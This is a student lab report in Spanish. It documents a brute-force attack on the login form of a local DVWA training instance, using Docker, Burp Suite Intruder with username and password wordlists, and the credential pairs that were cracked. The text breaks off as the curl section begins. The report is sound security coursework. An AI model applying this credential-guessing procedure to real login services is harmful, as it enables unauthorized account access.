

Informe Laboratorio 2

Sección 1

Pablo Díaz Chamorro
e-mail: pablo.diaz_c@mail_udp.cl

Septiembre de 2023

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades	2
2.1. Levantamiento de docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en docker (dvwa)	2
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	5
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	11
2.8. Utilización de curl por terminal (curl)	13
2.9. Demuestra 5 diferencias (curl)	14
2.10. Instalación y versión a utilizar (hydra)	18
2.11. Explicación de comando a utilizar (hydra)	19
2.12. Obtención de al menos 2 pares (hydra)	21
2.13. Explicación paquete curl (tráfico)	22
2.14. Explicación paquete burp (tráfico)	23
2.15. Explicación paquete hydra (tráfico)	23
2.16. Mención de las diferencias (tráfico)	24
2.17. Detección de SW (tráfico)	26

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA
 (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando Docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades

2.1. Levantamiento de docker para correr DVWA (dvwa)

Con el objetivo de el levantamiento de la aplicación web DVWA, se procede a utilizar la herramienta Docker, iniciando el contenedor de DVWA, a través del siguiente comando:

```
*Cpablo@pablo-linux:~/Escritorio/s0/Cripto/lab2$ sudo docker run --rm -it -p 8080:80 vulnerables/web-dvwa
[sudo] contraseña para pablo:
[*] Starting MySQL...
[*] Starting MariaDB database server: mysqld.
[*] Starting apache...
[*] Starting Apache httpd web server: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==
==> /var/log/apache2/error.log <=
[Wed Sep 13 14:21:35.072792 2023] [mpm_prefork:notice] [pid 303] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Wed Sep 13 14:21:35.072795 2023] [core:notice] [pid 303] AH00094: Command line: '/usr/sbin/apache2'
==> /var/log/apache2/other_vhosts_access.log <=
```

Figura 1: Comando de levantamiento de DVWA en Docker.

2.2. Redirección de puertos en docker (dvwa)

En el comando ingresado existen parámetros que significan los siguiente:

- sudo: Para ejecutar el comando con permisos de superusuario.
- docker run: Se utiliza para poner a correr Docker.
- -rm: Se utiliza para eliminar el docker automáticamente al cerrarlo.
- -it: Se utiliza para correr el contenedor en modo interactivo.
- -p 8080:80: Es para utilizar el puerto 8080 para el host y el puerto 80 para el contenedor de DVWA.
- vulnerable/web-dvwa: Es el nombre del contenedor de DVWA.




Figura 2: Ejecución comando levantamiento de DVWA en Docker.

2.3. Obtención de consulta a replicar (burp)

Primeramente, a través de burp, se abre la pestaña del browser, ingresando la dirección: 127.0.0.1:8080, en donde se ingresa con las credenciales: de username: admin y la password: password. Para luego, resetear o crear la base de datos, para un correcto funcionamiento de la pagina web.

Luego, se procede a ingresar a través de la sección de brute force con las mismas credenciales anteriores, obteniendo la foto del usuario ingresado en la pagina de DVWA. Por otro lado, en burp, en la sección **Target**, se obtiene la consulta y la respuesta a la replicación de la consulta.

2.3 Obtención de consulta a replicar (burp)

2 DESARROLLO DE ACTIVIDADES




Figura 3: Brute force burp.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time requested
http://127.0.0.1:8080	GET	/index.php		200	7099	HTML	Welcome :: Damn Vulnerable...		12:28:17 13 S...
http://127.0.0.1:8080	GET	/Login.php		200	1814	HTML	Login :: Damn Vulnerable...		12:28:04 13 S...
http://127.0.0.1:8080	GET	/setup.php		200	4967	HTML	Setup :: Damn Vulnerable...		12:27:59 13 S...
http://127.0.0.1:8080	GET	/vulnerabilities/brute/		200	4614	HTML	Vulnerability: Brute Force ...		12:28:59 13 S...
http://127.0.0.1:8080	GET	/vulnerabilities/brute/?use...		200	4704	HTML	Vulnerability: Brute Force ...		12:29:14 13 S...
http://127.0.0.1:8080	GET	/		302	442				12:27:52 13 S...
http://127.0.0.1:8080	POST	/Login.php		✓ 302	300				12:27:57 13 S...
http://127.0.0.1:8080	POST	/Login.php		✓ 302	300				12:28:17 13 S...
http://127.0.0.1:8080	POST	/setup.php		✓ 302	301				12:27:59 13 S...
http://127.0.0.1:8080	GET	/about.php							
http://127.0.0.1:8080	GET	/dvwa/css/login.css							

Figura 4: Obtención de consulta al replicar.

2.4 Identificación de campos a modificar (burp) 2 DESARROLLO DE ACTIVIDADES

2.4. Identificación de campos a modificar (burp)

En este caso, para identificar los campos a modificar, se envía la consulta obtenida al **Intruder**.

En la sección **Intruder** se observa claramente que los campos a modificar son el username y la password, los cuales están marcados en la figura siguiente:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. Under the 'Payload positions' section, there are two highlighted fields: 'Target' (containing 'http://127.0.0.1:8080') and 'Payload' (containing 'GET /vulnerabilities/brute/?username=\$admin\$&password=\$password\$&Login=Login'). The 'Attack type' is set to 'Sniper'. The bottom status bar indicates '2 highlights' and 'Length: 776'.

Figura 5: Campos a modificar.

2.5. Obtención de diccionarios para el ataque (burp)

En el caso de la obtención de diccionarios para los usuarios, este se obtiene a través de la imagen resultante, al ingresar en la sección brute force de DVWA.

Primero se hace click derecho en la imagen, para luego abrir la imagen en una pestaña nueva, obteniendo la url de la imagen.

Al se observar en la url de la imagen, si quitamos el nombre de la imagen de esta, se puede obtener todas las imágenes de usuarios que pueden ingresar a la pagina, por lo que se procede a crear un archivo .txt con los nombres de los usuarios.

2.5 Obtención de diccionarios para el ataque (burp) DESARROLLO DE ACTIVIDADES




Figura 6: Pestaña nueva con imagen del usuario admin.





Figura 7: Imágenes de todos los usuarios.

2.5 Obtención de diccionarios para el ataque (burp) DESARROLLO DE ACTIVIDADES



```
pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2  x  pablo@pablo-linux: ~/Escritorio/s8/Cripto/lab2  x  v
1337
admin
gordonb
pablo
smithy
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
5,6           Todo
```

Figura 8: txt creado con los usuarios.

Para el caso de obtención del diccionario para las contraseñas, se obtienen las top 207 contraseñas que pueden ser probables, a través del github:

- <https://github.com/berzerk0/Probable-Wordlists/blob/master/Real-Passwords/Top207-probable-v2.txt>




Figura 9: Github top 207 contraseñas.

2.6. Obtención de al menos 2 pares (burp)

Primeramente, para la obtención de los pares a través de burp, se debe cambiar el attack type a cluster bomb, esto con el objetivo de poder usar múltiples payloads al momento del ataque.

Luego, para el primer set de payload se carga el archivo users.txt, ingresando así el diccionario de usuarios que creamos anteriormente.

Por otro lado, en el segundo set de payload se carga el archivo Top207-probable-v2.txt, ingresando así el diccionario de contraseñas obtenido desde el GitHub.

Por ultimo, se procede a comenzar el ataque a través del botón start attack.

2.6 Obtención de al menos 2 pares (burp)

2 DESARROLLO DE ACTIVIDADES

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' tab, the 'Cluster bomb' attack type is chosen. The code editor displays a payload template with the following content:

```

1 GET /
2 Host: Cluster bomb
3 sec-ch-ua-platform: ""
4 sec-ch-ua: "Not A-Brand, Brand"
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Header: Referer: http://127.0.0.1:8080/vulnerabilities/brute/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: es-419,es;q=0.9
15 Cookie: PHPSESSID=v348kio272kk1q7uegqrarfb4; security=low
16 Connection: close
17
18
19

```

At the bottom, there are navigation icons, a search bar, and buttons for 'Start attack', 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Figura 10: Tipo de ataque en la sección position del intruder de burp.

The screenshot shows the 'Payload sets' section of the Burp Suite Intruder tool. It displays the following information:

- Payload set:** 1 (selected from a dropdown menu)
- Payload count:** 5
- Payload type:** Simple list (selected from a dropdown menu)
- Request count:** 1,035

In the 'Payload settings [Simple list]' section, it shows a list of items: 1337, admin, gordonb, pablo, smithy. There are buttons for Paste, Load, Remove, Clear, and Deduplicate. Below this is an 'Add' button and an input field for 'Enter a new item'. At the bottom, there is a link 'Add from list... [Pro version only]'. The 'Start attack' button is located at the top right.

Figura 11: Payload 1 en la sección payloads del intruder de burp.

2.6 Obtención de al menos 2 pares (burp)

2 DESARROLLO DE ACTIVIDADES




Figura 12: Payload 2 en la sección payloads del intruder de burp.

Luego de haber finalizado la ejecución del ataque a través de burp, se procede a verificar cual de los pares que se ejecutaron son correcto, esto se puede verificar observando los pares que tengan un mayor valor de Length.

En este caso se verificaron los pares **pablo-letmein** y **smithy-password**, los cuales al seleccionar la respuesta(response) y luego el render, se observa la imagen de cada uno de las credenciales verificadas, como se observa en la figuras siguientes.

2. Intruder attack of http://127.0.0.1:8080 - Temporary attack - Not saved to project file

Attack Save Columns
Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4741	
1	1337	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
2	admin	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
3	gordonb	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
4	pablo	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
5	smithy	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
6	1337	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
7	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4741	
8	gordonb	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
9	pablo	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
10	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4742	
11	1337	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4702	
12	admin	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4702	
13	gordonb	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
14	pablo	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
15	smithy	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
16	1337	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
17	admin	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	

Request Response
Pretty Raw Hex Render

Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Password:

Welcome to the password protected area smithy



More Information

Figura 13: Resultado del par pablo-letmein del ataque con burp.

2.7 Obtención de código de inspect element (curl) DESARROLLO DE ACTIVIDADES

The screenshot shows the Burp Suite interface during an 'Intruder attack' on the URL `http://127.0.0.1:8080`. The 'Results' tab is selected in the top navigation bar. Below it, a table displays the results of the attack, showing various user names and their corresponding session IDs (Status code 200, Length 4703). The row for user 'pablo' is highlighted.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
150	smithy	jessica	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
151	1337	lemein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
152	admin	lemein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
153	gordonb	lemein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
154	pablo	lemein	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	4703	
155	smithy	lemein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
156	1337	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
157	admin	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
158	gordonb	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
159	pablo	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
160	smithy	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
161	1337	whatever	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
162	admin	whatever	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
163	gordonb	whatever	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
164	pablo	whatever	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
165	smithy	whatever	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
166	1337	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
167	admin	princess	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	

The 'Response' tab is selected, showing the captured login page. The page contains a password input field, a 'Login' button, and a welcome message: 'Welcome to the password protected area pablo'. Below the page content, there is a 'More Information' link.

Figura 14: Resultado del par smithy-password del ataque con burp.

2.7. Obtención de código de inspect element (curl)

Para obtener el curl a través de la inspección de elementos, se debe dirigir a networks, para luego encontrar la consulta que se realizó para ingresar. Después, la seleccionamos presionando click derecho y copiando el curl.

Cabe mencionar que este proceso se realiza de igual manera tanto para una credencial válida como inválida.

2.7 Obtención de código de inspect element (curl) DESARROLLO DE ACTIVIDADES

